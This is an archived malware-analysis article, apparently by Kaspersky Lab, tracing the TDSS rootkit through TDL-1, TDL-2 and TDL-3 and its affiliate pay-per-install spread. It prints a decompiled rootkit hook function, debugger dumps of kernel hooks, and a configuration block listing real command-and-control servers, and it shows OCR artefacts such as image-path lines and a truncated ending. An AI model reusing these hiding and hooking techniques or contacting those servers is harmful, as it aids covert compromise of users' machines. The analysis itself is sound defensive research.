TDSS

By Vyacheslav Rusakov

Published: 2010-08-05 · Archived: 2026-04-10 02:08:48 UTC

Even the longest day comes to an end.

Russian folk saying

The TDSS rootkit first appeared in 2008. Since then, it has become far more widespread than the notorious rootkit Rustock. The rootkit's malicious payload and the difficulties it presents for analysis are effectively similar to those of the bootkit. The bootkit infect (as its name suggests) infects the boot sector, ensuring that the malicious code is loaded prior to the operating system. TDSS implements the concept of infecting drivers; this means it is loaded and run at the very early stages of the operating system. This greatly complicates the detection of TDSS and makes removing it treatment a serious challenge.

TDSS: Rootkit techolnogies


The Beginning: TDL-1

The first version of TDSS was detected by Kaspersky Lab on April 6, 2008, as Rootkit.Win32.Clbd.a. This name echoes the names of the driver, clbdriver.sys, and the DLL, clbdll.dll, which deliver the main payload.

Big oaks grow from little acorns, and this was very much the case with TDSS; the rootkit technologies implemented in the first version (driver functionality) was relatively simple even back in 2008.

Interestingly, some parts of the rootkit have remained unchanged since the first version, namely:

1. 1 The TDL identifiers;
2. 2 Driver infection tools;
3. 3 Use of configuration files,
4. 4 Working with the C&C panel.



Fragment of Rootkit.Win32.Clbd.o, an early version of TDSS,
which infected the beep.sys driver

The most important functions of this rootkit are:


- Protecting critical registry keys by hiding them;
- Protecting critical files on the disk by hiding them;
- Injecting malicious code into system processes from a kernel-mode driver;
- Hiding TCP network ports;
- Executing some functions (terminating processes, terminating threads, hiding injected DLL modules etc.)

Files are hidden by adding a malicious filter to the system driver stack. This is done cyclically for each volume in the system. This approach helps kill two birds with one stone: the rootkit hides files on the disk which have names starting with the string “tdl”, and returns an error when an attempt is made to open \Device\HarddiskVolumeX. This causes errors in various anti-rootkit tools which need to open this volume to conduct a low-level analysis of file system structures.

The error returned by the malware reads “STATUS_TOO_MANY_SECRETS”; this highlights the cybercriminals’ rather peculiar sense of humor which has become their hallmark.

Network ports are also hidden by adding a malicious filter to the \Device\Tcp device stack.

Registry keys associated with the malicious service and configuration data are hidden by hooking the system function NtEnumerateKey. This is done by splicing, a method based on replacing a certain number of bytes at the start of the function with a redirector leading to the malicious driver.



An infected system: splicing functions NtEnumerateKey and NtFlushInstructionCache

The hooking of the system function NtFlushInstructionCache is an interesting feature of the malware. By calling this function, the driver can execute additional commands as follows:

- Terminate a thread;
- Block thread execution;
- Terminate a current process;
- Obtain the name of a current process;
- Hide an injected DLL module;
- Unload a driver;
- Obtain a list of running processes.

```
int __stdcall HookedNtFlushInstructionCache(int magic, int command, void *Object)
{
  if ( magic == 'TD01' )
  {
    if ( command > (unsigned int)'PRCP' )
    {
      if ( command == 'THRK' || command == 'THRS' )
        return KillThread_Process_WaitObject(Object, command);
      if ( command == 'VERG' )
        return 1;
    }
    else
    {
      if ( command == 'PRCP' )
        return GetProcessName((int)Object);
      if ( command == 'DLLH' )
      {
        HideDllFromPEB(sub_10002CCC, 0);
        return 0;
      }
      if ( command == 'DRVU' )
        return UnloadDriver((PCWSTR)Object);
      if ( command == 'PRCK' )
        return KillProcess((int)Object);
      if ( command == 1347568460 )              // PRCL
        return GetProcessList(Object);
    }
  }
  return TrueNtFlushInstructionCache(magic, command, Object);
}
```

Function executing additional rootkit commands

The rootkit uses the relatively simple method of excluding the loaded module from PsLoadedModuleList, the system list of loaded drivers.


The interesting features of TDL-1 are covered above. Today's anti-malware technologies can easily detect and neutralize this rootkit, and the appearance of TDL-2 is good evidence of this.

TDL-2: the saga continues

Anti-rootkit technologies are continually evolving, and rootkit technologies have followed suit. TDL-2 (TDSS), a new modification of the malicious program, first appeared in early 2009.

It should be noted that there were several modifications of TDL-2, each with modified functions. For this reason, descriptions from different sources may vary in the information they offer.

In order to prevent the malicious driver from being analyzed, the cybercriminals both obfuscated and encrypted the body of the rootkit. They also added random words from “Hamlet” to the malware file in order to confuse malware analysts.



Fragment of the malicious file containing random words

Although the rootkit’s functionality remained relatively unchanged in comparison with the previous version, the techniques used to combat analysis and to conceal the rootkit changed. The malicious driver uses splicing to hook a number of kernel functions as follows:

- IofCallDriver
- IofCompleteRequest
- NtFlushInstructionCache
- NtEnumerateKey
- NtSaveKey (in some versions)
- NtSaveKeyEx (in some versions)
- NtQueryValueKey (in some versions)
- NtSaveKey (in some versions)
- NtSaveKeyEx (in some versions)
- NtQueryValueKey (in some versions)

```
kd> !chkimg -d -np nt
    804ee120-804ee124  5 bytes - nt!IofCallDriver
      [ ff 25 00 c2 54:e9 9e 4f 18 01 ]
    804ee1b0-804ee1b4  5 bytes - nt!IofCompleteRequest (+0x90)
      [ ff 25 04 c2 54:e9 7e 60 17 01 ]
    805abe38-805abe3c  5 bytes - nt!NtFlushInstructionCache
      [ 6a 3c 68 e8 95:e9 37 4e 12 01 ]
    8061aac6-8061aaca  5 bytes - nt!NtEnumerateKey (+0x6ec8e)
      [ 6a 54 68 28 00:e9 f9 75 04 01 ]
    8061bd3a-8061bd3e  5 bytes - nt!NtSaveKey (+0x1274)
      [ 8b ff 55 8b ec:e9 13 9c 04 01 ]
    8061be20-8061be24  5 bytes - nt!NtSaveKeyEx (+0xe6)
      [ 8b ff 55 8b ec:e9 a5 f9 03 01 ]
30 errors : nt (804ee120-8061be24)
```

Hooked operating system functions

An attempt could have been made to reconcile the inconsistencies shown above; however, the rootkit uses several kernel threads to check if the rootkit hooks are present and to restore them if required. Similarly, the rootkit checks if the system registry contains an entry for the malicious service and restores it if necessary.

Just as the first version of the rootkit does, TDL-2 hooks NtEnumerateKey to hide the rootkit's configuration data and its critical registry keys.

Two new functions, NtSaveKey and NtSaveKeyEx, are hooked to prevent some anti-rootkit tools from detecting anomalies in the system registry and consequently, the presence of active malware in the system.

NtFlushInstructionCache is hooked in order to ensure the malware components can access kernel mode.

The malware hooks the system functions IofCallDriver and IofCompleteRequest so that the malicious driver can filter system IRP packets. This helps hide the rootkit files, and restrict access to them. In Windows, the I/O system is based on a unified interface and is the heart of the operating system. The I/O manager links applications and system components with a range of various devices. Most I/O requests take the form of special IRP packets (Input/Output request packets). Thus, hooking the above functions allows a process to filter a range of IRP packets e.g. file open operations. While intercepting IofCallDriver makes it possible to filter out a packet before it is processed by the system, hooking IofCompleteRequest makes it possible to cancel a successful operation, such as a file open operation.

The hooking of IofCallDriver is implemented in a relatively unconventional way. The hook unwinds the execution stack; if it finds any driver in the stack which is not in the rootkit's allowlist, and that driver attempts to read certain files, a fake "reading successful" status is returned. However, the file is not actually read.

When the system function IofCompleteRequest is hooked, the error message "STATUS_SECRET_TOO_LONG" is returned, and the successful operation is canceled.

The rootkit also employs a trick using the system registry key ServiceGroupOrder. This registry key is responsible for handling driver loading priority. As soon as the rootkit finds a driver which is given top priority, i.e.it is listed prior to "System reserved", the registry record for this service will be modified so that the service will be started much later. This is another method used to counteract anti-rootkit technologies.

This malicious functionality is still sophisticated enough to counteract most antivirus products currently available (http://www.anti-malware-test.com/?q=node/180), as it helps the rootkit remained undetected in an infected system. However, the cybercriminals behind this malware preferred not to rest on their laurels; their efforts lead to the appearance of TDL-3 in the autumn of 2009. This rootkit is the most sophisticated, powerful, and interesting rootkit to date.


TDL-3: the end of the story?

The latest version of this malicious program implements state-of-the-art virus-writing technologies. Apart from developing the rootkit proper, the authors have consistently worked on improving its self-protection capabilities, bug-fixing, developing the payload, and reacting promptly to new detection technologies developed by antivirus companies.


To ensure the rootkit gains a firm foothold within the operating system, the cybercriminals used a popular method: a file virus which infects system components. The target is the MiniPort/Port Driver of the disk. This ensures the rootkit is loaded almost immediately after the operating system starts.

Later modifications of the rootkit randomly select and infect system drivers which meet certain criteria. However, let's start by examining earlier versions of the rootkit which infect the atapi.sys driver. In order to prevent detection by anti-rootkit tools which check the file size at high- and low-level, the file is infected in such a way so that the size does not change.

The infector replaces a number of bytes in the resources section of the target file with a small loader of the main body of the rootkit and modifies the driver's entry point.




Entry point in atapi.sys prior to infection



Entry point in atapi.sys after infection

The loader's primary goal is to load the main body of the rootkit from the last sectors on the disk to memory, and to pass control to it.



Main body of the rootkit on disk, marked "TDL3"

However, this isn't all the rootkit does. TDL-3 uses its own implementation of an encrypted file system in which it saves its configuration data and additional user-mode DLLs. As a result, TDL-3 doesn't require the FAT or NTFS file systems in order to operate.

```
quote=Jebus where are you? Homer calls Jebus!
version=3.14
botid=539870e6-9fce-4703-9e3f-fb1b42fe2d9f
affid=20143
subid=0
installdate=29.10.2009 12:57:52
[injector]
svchost.exe=tdlcmd.dll
*=tdlwsp.dll
[tdlcmd]
servers=https://d45648675.cn/;https://d92378523.cn/;https://91.212.226.62/
version=3.43
on=3.43
//91.212.226.62/
version=3.43
```

Example of rootkit configuration data located in the disk's last sectors

The main purpose of any rootkit is to block and/or hide critical malware data. In order to do this, TDL-3 spoofs the object servicing a system device.

```
kd> !devstack \Device\Harddisk0\DR0
  !DevObj    !DrvObj            !DevExt   ObjectName
  819a2468   \Driver\PartMgr    819a2520
> 819a2690   \Driver\Disk       819a2748  DR0
  81996b58 8172b978: is not a driver object
81996c10
!DevNode 81994ee8 :
  DeviceInst is "IDE\DiskVMware_Virtual_IDE_Hard_Drive___________00000001\30303030303030303030303030303030303030303130"
  ServiceName is "disk"
```

Disk device stack

All functions servicing this device lead to one thing: the malicious driver's hook function:


```
kd> dt nt!_DRIVER_OBJECT 0x8172b978
   +0x000 Type             : 0
   +0x002 Size             : 168
   +0x004 DeviceObject     : 0x8180f2c8 _DEVICE_OBJECT
   +0x008 Flags            : 4
   +0x00c DriverStart      : (null)
   +0x010 DriverSize       : 0
   +0x014 DriverSection    : (null)
   +0x018 DriverExtension  : 0x8172ba20 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\00001143"
   +0x024 HardwareDatabase : (null)
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0x8193ddbe     long  +ffffffff8193ddbe
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : (null)
   +0x038 MajorFunction    : [28] 0x8193ce07     long  +ffffffff8193ce07
kd> dd 0x8172b978+0x38
8172b9b0  8193ce07 8193ce07 8193ce07 8193ce07
8172b9c0  8193ce07 8193ce07 8193ce07 8193ce07
8172b9d0  8193ce07 8193ce07 8193ce07 8193ce07
8172b9e0  8193ce07 8193ce07 8193ce07 8193ce07
8172b9f0  8193ce07 8193ce07 8193ce07 8193ce07
8172ba00  8193ce07 8193ce07 8193ce07 8193ce07
8172ba10  8193ce07 8193ce07 8193ce07 8193ce07
8172ba20  8172b978 00000000 00000000 00220020
kd> u 8193ce07
8193ce07 55              push    ebp
8193ce08 8bec            mov     ebp,esp
8193ce0a a10803dfff      mov     eax,dword ptr ds:[FFDF0308h]
8193ce0f 8b4d08          mov     ecx,dword ptr [ebp+8]
8193ce12 83ec0c          sub     esp,0Ch
8193ce15 53              push    ebx
8193ce16 56              push    esi
8193ce17 8b750c          mov     esi,dword ptr [ebp+0Ch]
```

In this way, the rootkit filters attempts to access disk sectors where critical data is located. If an attempt is made to read an infected driver (in this case, atapi.sys) is attempted, the rootkit returns the contents of the clean file (i.e. the content of the file prior to infection.).

TDS-3 is a highly sophisticated piece of malware. The cybercriminals who created it track the work of antivirus companies and react swiftly to them by releasing updates for the rootkit. At the time of writing, the current version of the rootkit was 3.273. It's likely that the functionality of the rootkit will be modified in the near future to better counteract anti-rootkit technologies.

TDSS Online

At the start of March 2009, Kaspersky Lab identified an upsurge in TDSS activity.



Number of TDSS variants and components detected daily
(statistics from Kaspersky Security Network)

This burst of activity called for more detailed analysis of TDSS. The results are detailed below.

The "Partnerka"

TDSS was spread using affiliate marketing programs. Today, affiliate marketing is the most popular way for cybercriminals to work with each other in order to make money. According to Wikipedia, "Affiliate marketing is a marketing practice in which a business rewards one or more affiliates for each visitor or customer brought about by the affiliate's marketing efforts. Examples include rewards sites, where users are rewarded with cash or gifts, for the completion of an offer, and the referral of others to the site." For cybercriminals who are involved in partnership, or affiliate, programs, the goods are malicious programs, while the services offered are the attraction of users to infected web sites and the subsequent infection of their computers. There is a wide variety of affiliate

marketing programs; in this specific case we are talking about the affiliate programs promoting malicious programs and/or rogue antivirus solutions.


It should be stressed that those involved in affiliate programs promoting malware are not limited in the amount they can earn: the more infected machines, the more the partner earns. Most partners use a range of exploits, worms and viruses to install malware on victim machines. For instance Conficker (which Kaspersky Lab detects as Worm.Win32.Kido), which caused an epidemic in early 2009, included a tool to download and launch a file linked to the "Traffic converter" affiliate program which distributed rogue antivirus solutions

Most affiliate marketing programs disseminating malicious code use the Pay-Per-Install model (PPI). In other words, the amount the partner earns depends on how many times the malware is installed, and on where the victim machines are located.

PMSoftware, an affiliate marketing program which distributes rogue antivirus solutions and TDSS.
The Pay-per-Install sum depends on the physical location of the victim machine

AffId

